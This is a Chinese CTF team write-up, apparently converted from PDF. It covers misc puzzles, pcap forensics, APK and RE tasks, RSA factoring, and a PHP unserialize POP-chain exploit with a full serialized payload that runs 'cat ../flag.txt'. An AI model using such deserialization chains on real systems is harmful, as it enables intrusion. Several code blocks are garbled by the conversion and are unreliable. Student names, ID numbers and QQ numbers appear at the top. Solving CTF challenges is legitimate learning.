队伍: Debuggers

队长: 逯恒睿 Q:290627396

队员: 逯恒睿 学号: 17180110056 Q:290627396

任元帅 学号: 17180110055 Q:1959135739 倪青海 学号: 17180110033 Q:651525291

Misc

1.Welcome 逯恒睿

Flag 点击就送,复制粘贴提交一气呵成

2.NAZO 逯恒睿

浓缩版的 misc, 各种脑洞

lv.1 一眼看到 flag

lv.2 点击 key 得 flag

Iv.3 从右往左念, 一开始卡了一下, 以为是逆序, 各种尝试不对, 看到提示 (标题很重要), where is key, 倒过来念 key is where, 输入 key 过关

lv.4 Life is a chain of moments of enjoyment, not only about

百度得 Life is a chain of moments of enjoyment,not only about survival 生活是一串串的快乐的瞬间,我们不仅仅是为了生存而生活.

Key 为 survival

lv.5 ··· --- ··· 一眼看出摩斯电码 最经典的 sos

lv.6 base64 解密得 1029174037

Iv.7 上一题的到的数字, 在 qq 里搜索得



得到 kev macintosh

Iv.8 百度 IDNs,得知为国际化域名,猜测 <u>错的是.世界</u> 为网址,测试得证。

key: saionjisekai

lv.9 把电脑屏幕倾斜(大雾),传到手机,倾斜手机看出来,其实这里有点没看清,看清了 p 和 apple,猜测为菠萝——pineapple,测试得证

lv.10 谷歌识图,看了下大概是古老的鼠标,试了下鼠标不对,中间试了好几个傻 x 名词,最后才写上 mouse

lv.11 目测得 neweroslesstofu

lv.12 猜数游戏 简单的排除法得 9506

lv.13 划一下鼠标, 发现隐藏图, 在新标签页打开, 得

# thealpha

lv.14 我种下种子, 很容易想到图种, 保存后, 改后缀为 zip, 解压得种子

greendam.key	key	0.00B
☑ 晶。部长与我不得不说的那些事.mkv	mkv	663.07MB

下面那个是骗人的,下不下来,别被骗了

lv.15 "声音的轨迹"——音轨,下载后用 audacity 打开,转换频谱图,得到一个镜像的图像,镜像后得 koenokisekl,提交发现不对,,,, 结果最后一位的其实是 i, i 的点被挡住了,,, 提交 koenokiseki,成功

Lv.16 发现隐藏图, 点进去后发现是 svg 文件, f12 看源码, 发现 svg 画的图被其他元素挡住, 逐个删除得


Lv.17 卡了一天的题, 前面很顺利, 卡在了一个很简单的点

审查元素发现一堆空格,分别为半角和全角,查到一篇基于半全角隐写的论文,提到将半角用 0 表示,全角用 1 表示,写了脚本替换,替换完了,什么都没看出来

很久之后,突发奇想,全角为半角格的两倍,于是将 1 替换为 11,发现一字符画,但不明显,于是把半角换成空格,发现奥秘

#### 3.我的世界

在大家做第二题的时候偷偷拿着木剑(真心没必要造装备,木剑加跳跃暴击无敌)血洗了全服,拿了个一血,mc 老玩家还是很开心的



4. see or do not see 倪青海原 pdf 格式




将 pdf 转 word 得 flag flag{security\_through\_obscurity}




## 5.moe 逯恒睿

Winhex 打开,查文件头无异常,查文件尾,发现两个文件尾,还原图片,一模一样,猜测是图片比较,多次尝试失败,各种百度,想到了盲水印,测试出 flag




#### 7.pacp 逯恒睿

标准开局, wireshark 打开, 追踪流, 题目里提到了 192, 追踪 192 相关的流, 追踪第一个就看到了两个人之间的聊天




看结构以为是 base64,解密无果,(这里有第一个谎言——女朋友(笑)) 接着往下看




我一开始以为是一段乱码(后面还会出现一次),但中间夹杂着有用的字样,如 rot13 凯撒


### base64 等,但不知道加密和解密的详细流程,继续看



提到加密 23 次,这是一个关键,赶紧记了下来(这时候还不知道这是其中一个谎言)中间有两个无关的流,跳过,又开始对话



这里说之前的文本是错误的,192 解释说是网络转译错误,关键来了!!! 这里提到了 pyc 文件,搜索得知是 py 的编译文件,马上就会用到这个信息 再次跳过一个无关流,发现一串 hex,丢到 winhex 里得到了与第二个流一致的内容,结合 刚才搜索到的 pyc 的文件结构,几乎可以确定,这就是一个 pyc 文件,利用 winhex 保存 pyc 文件(这里我忘了去空字节,导致 magic number 错误,搜索了很久才发现错误)



Pyc 反编译网站: <a href="https://tool.lu/pyc">https://tool.lu/pyc</a>

得到相应的 py 文件,得到加密算法,很简单的逻辑

```
#Embedded file name: /home/wq/ITACHI.py
import atting, sys
import atting, sys
import profit
import p
```

#### 写出相应的解密算法

```
The shaded specific process of the shade specific process of the shaded specific process of t
```


要注意这里搞了好久没发现问题出在哪,但就是跑不出 flag,像像的试了很久,,,终于发现这货又说了一次谎,加密了 24 次,跑脚本得到 flag




#### Mobile

#### Get\_flag 逯恒睿


### 反编译 apk 得到相应文件




### 不太了解 apk 只好一个个看,发现了 key.txt




## 点进去,是一串 rsa 的私钥



又经过一阵翻找



发现这些文件, 在 encrypt 中发现了密文和公钥(没用)




#### 在 rsa 私钥解密网站直接解密



#### RE

## 贪吃蛇

拖到 ida 里,看伪代码,地图很明显,而且用 0 表示空地 1 表示障碍,把所有 1 换成 0 应用修改,就可以玩普通难度的贪吃蛇了,这里手残的我,还用了变速精灵才成功吃到 30 个



### Crypto1 任元帅

x=(Fn\*i)+1

if (x%arsa.e)==0:

arsa.d=x/arsa.e

打开题目发现有.txt 及.pem 两种类型的文件,于是便猜想一种为密文,另外一个是公钥,使用 openssl 对 publickey.pem 文件进行分离,得到 Modulus 即 N,以及 E(10001),然后将 N 输入网站中进行大数分解,得到 p,q 的值。



再将 p,q,e 输入脚本 rsa1.py 中,在 kali 系统下运行该脚本,得到 private.pem 私钥文件,

## # python rsal.py # rsautl -decrypt -in encl.txt -inkey private.pem

在终端中打开 openssl 并输入如下命令,直接得到 flag。

```
OpenSSL> rsautl -decrypt -in encl.txt -inkey private.pem
ininit(rsa is_cool)
OpenSSL>

Rsa1.py
import math
import sys
from Crypto.PublicKey import RSA
arsa = RSA.generate(1024)
arsa.p=293086410338424676391341741631987307899
arsa.q=296173636181072725338746212384476813557
arsa.e=65537
arsa.n=arsa.p*arsa.q
Fn=long((arsa.p-1)*(arsa.q-1))
i = 1
while(True):
```

```
break
i=i+1
private=open('private.pem','w')
private.write(arsa.exportKey())
private.close()
```

web easy\_unserialize 倪青海

```
$x = $_GET['x'];
if (isset($x)) {
        unserialize($x);
}
```

对X进行检测,X存在则进行反序列化,关键在于输入的X的值

```
class flag
{
    public function getFlag()
    {
        system('cat ../flag.txt');
    }
}

class test2
{
    private $a;
    public function __toString()
    {
        $this->a->getFlag();
    }
}
```

```
"_toString()"方法也是一样自动被调用的
getFlag()这个函数执行
this ->a 是调用类中的 a
a-> getflag 是指调用 a 中的 getflag
用到 getflag 这个函数
class cat
       private $name = "铔屡耗";
       private $color = "姗樿壞";
       private $weight = "5鍏鼠枻";
       public function getName()
               return $this->name;
       public function getColor()
               return $this->color;
       public function getWeight()
               return $this->weight;
       public function __invoke($args)
               echo $args. "涓嶆槸鍑芥暟";
_jnvoke 函数自动执行,$args 必须为对象,寻找哪里有对象
class start
        private $start1;
        private $start2;
        public function get1()
               s1 = \frac{shis}{start1}
               s2 = \frac{\sinh - \sinh 2}{\sinh 2}
               $s1($s2);
```

```
class gg
                                                          private $gg;
                                                          public function __destruct()
                                                                                                                \frac{\sinh s}{gg} = \left( \right) ;
 __destruct()"方法也是一样自动被调用的
this ->gg 是调用类中的 gg
gg-> get1() 是指调用 gg 中的 get1()
get1()满足 S2 条件
进行逆推
<?php
class gg
{
                        private $gg;
                        public function __construct()
                       {
                                               tion = 
                      }
                        public function __destruct()
                                               $this->gg->get1();
                      }
}
class start
                        private $start1;
                        private $start2;
                        public function __construct()
                                               $this->start1 = new cat();
                                               $this->start2=new test2();
```

```
}
    public function get1()
         $s1 = $this->start1;
         $s2 = $this->start2;
         $s1($s2);
    }
}
class cat
    private $name = "蛋黄";
    private $color = "橘色";
    private $weight = "5 公斤";
    public function getName()
         return $this->name;
    }
    public function getColor()
    {
         return $this->color;
    }
    public function getWeight()
         return $this->weight;
    }
    public function __invoke($args)
    {
         echo $args."不是函数";
    }
}
class test2
{
    private $a;
    public function __construct()
         this->a = new flag();
    }
```

?>

## 将这个文件保存到本地,用 phpstudy 打开 得出 x 的反序列化值

O%3A2%3A%22gg%22%3A1%3A%7Bs%3A6%3A%22%00gg%00gg%22%3BO%3A5%3A%22start%22%3A2%3A%7Bs%3A13%3A%22%00start%00start1%22%3BO%3A3%3A%22cat%22%3A3%3A%7Bs%3A9%3A%22%00cat%00name%22%3Bs%3A6%3A%22%E8%9B%8B%E9%BB%84%22%3Bs%3A10%3A%22%00cat%00color%22%3Bs%3A6%3A%22%E6%A9%98%E8%89%B2%22%3Bs%3A11%3A%22%00cat%00weight%22%3Bs%3A7%3A%225%E5%85%AC%E6%96%A4%22%3B%7Ds%3A13%3A%22%00start%00start2%22%3BO%3A5%3A%22test2%22%3A1%3A%7Bs%3A8%3A%22%00test2%00a%22%3BO%3A4%3A%22flag%22%3A0%3A%7B%7D%7D%7D

## 得 flag